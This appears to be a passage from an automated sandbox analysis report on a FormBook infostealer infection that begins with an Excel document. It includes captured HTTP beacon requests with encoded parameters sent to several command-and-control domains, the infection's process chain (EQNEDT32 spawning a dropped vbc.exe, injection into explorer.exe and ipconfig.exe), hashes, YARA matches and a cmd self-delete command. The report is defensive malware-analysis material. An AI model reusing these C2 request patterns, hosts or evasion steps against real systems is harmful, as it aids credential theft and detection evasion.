<!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:18:10.217118979 CEST	588	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=QEezsAFDlNAB3yJURHSMHXjRGqVB06lXE20lDVvtKCtrVdaWOVmvQD4ln9eCVkj8l4WBCQ== HTTP/1.1 Host: www.realstyleworks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:18:10.331685066 CEST	588	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:18:10 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:18:20.416021109 CEST	589	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=enVshZ5ucPnpEJ79XKthUFU7GSCP6zpooNwVCr/P0s5BKPQIOoeKppWI2ezsgMpUEHhlAA== HTTP/1.1 Host: www.authorjameswshepherdonline.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:18:20.531202078 CEST	590	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:18:20 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:19:13.157188892 CEST	596	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=54OfAHeKGwMzfFPkI96ZbDhctG36f6+/FiUzkHshmPfrtcl9VWH+3olASXX+4wyWJIckJQ== HTTP/1.1 Host: www.hanlansmojitovillage.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:19:13.272679090 CEST	596	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:19:13 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49180	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:19:54.712455034 CEST	600	OUT	GET /nthe/?5jo4nr=JnpX3/YBBy9TCXbKhp8uYEFRBGzb3gJR2p4kRdES4yzOlzRdyh/c8y0xiKK/8z4KJyQSLA==&t48tJ=fJEp_HN8mPiTHN5P HTTP/1.1 Host: www.thaysay.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:19:54.827491045 CEST	600	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:19:54 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49182	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:20:05.010581970 CEST	602	OUT	GET /nthe/?5jo4nr=B6rYep0Vm3M2EhGqYu/feA67U2SQJtGoCN7KN6fFlDVSMwI26b57yYW0nsnzi8vT4Ky8RQ== &t48tJ=fJEp_HN8mPiTHN5P HTTP/1.1 Host: www.onpar-golf.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:20:05.125579119 CEST	603	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:20:05 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49183	192.99.131.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:20:10.230083942 CEST	604	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin 1ng6rxU4Y++sy6YdGpizQ== HTTP/1.1 Host: www.americanstonesusa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:20:10.341188908 CEST	604	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 15 Sep 2021 09:20:10 GMT Server: Apache Location: https://www.americanstonesusa.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin1ng6rxU4Y++sy6YdGpizQ== Content-Length: 354 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6d 65 72 69 63 61 6e 73 74 6f 6e 65 73 75 73 61 2e 63 6f 6d 2f 6e 74 68 65 2f 3f 74 34 38 74 4a 3d 66 4a 45 70 5f 48 4e 38 6d 50 69 54 48 4e 35 50 26 61 6d 70 3b 35 6a 6f 34 6e 72 3d 54 69 57 6b 67 48 34 55 6b 43 37 43 49 71 7a 39 6b 74 63 52 51 79 53 6e 6f 74 2f 68 53 50 30 55 38 34 59 5a 6b 31 51 47 4f 35 7a 2f 68 41 52 69 6e 31 6e 67 36 72 78 55 34 59 2b 2b 73 79 36 59 64 47 70 69 7a 51 3d 3d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49184	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:20:15.364769936 CEST	605	OUT	GET /nthe/?5jo4nr=S+ZwTBrK0+7RoomNfSvQ9j84ffpxKdfieFGWtVtD4WHCIMGVYLqiZt07bDY98RTkl0TyTg==&t48tJ=fJEp_HN8mPiTHN5P HTTP/1.1 Host: www.plasticplank.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:20:15.480021954 CEST	606	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:20:15 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2920 Parent PID: 596

General

Start time:	11:15:22
Start date:	15/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa90000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2808 Parent PID: 596

General

Start time:	11:15:45
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2976 Parent PID: 2808

General

Start time:	11:15:48
Start date:	15/09/2021

Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x200000
File size:	556544 bytes
MD5 hash:	989933E361010648C467C6D7B6C2D812
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.481016134.00000000023ED000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.481283058.00000000033B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.481283058.00000000033B9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.481283058.00000000033B9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 836 Parent PID: 2976

General

Start time:	11:15:51
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x200000
File size:	556544 bytes
MD5 hash:	989933E361010648C467C6D7B6C2D812
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2636 Parent PID: 2976

General

Start time:	11:15:52
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x200000
File size:	556544 bytes
MD5 hash:	989933E361010648C467C6D7B6C2D812
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.541191725.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.541191725.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.541191725.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.540998722.00000000001C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.540998722.00000000001C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.540998722.00000000001C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.540894487.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.540894487.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.540894487.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2636

General

Start time:	11:15:54
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.506424858.0000000009AA6000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.506424858.0000000009AA6000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.506424858.0000000009AA6000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000000.498846912.0000000009AA6000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000000.498846912.0000000009AA6000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000000.498846912.0000000009AA6000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: ipconfig.exe PID: 1012 Parent PID: 2636

General

Start time:	11:16:21
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x2f0000
File size:	27136 bytes
MD5 hash:	CABB20E171770FF64614A54C1F31C033
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.687551604.00000000002C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.687551604.00000000002C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.687551604.00000000002C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.687415275.00000000000C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.687415275.00000000000C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.687415275.00000000000C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.687510611.0000000000290000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.687510611.0000000000290000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.687510611.0000000000290000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2688 Parent PID: 1012

General

Start time:	11:16:22
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4acd0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis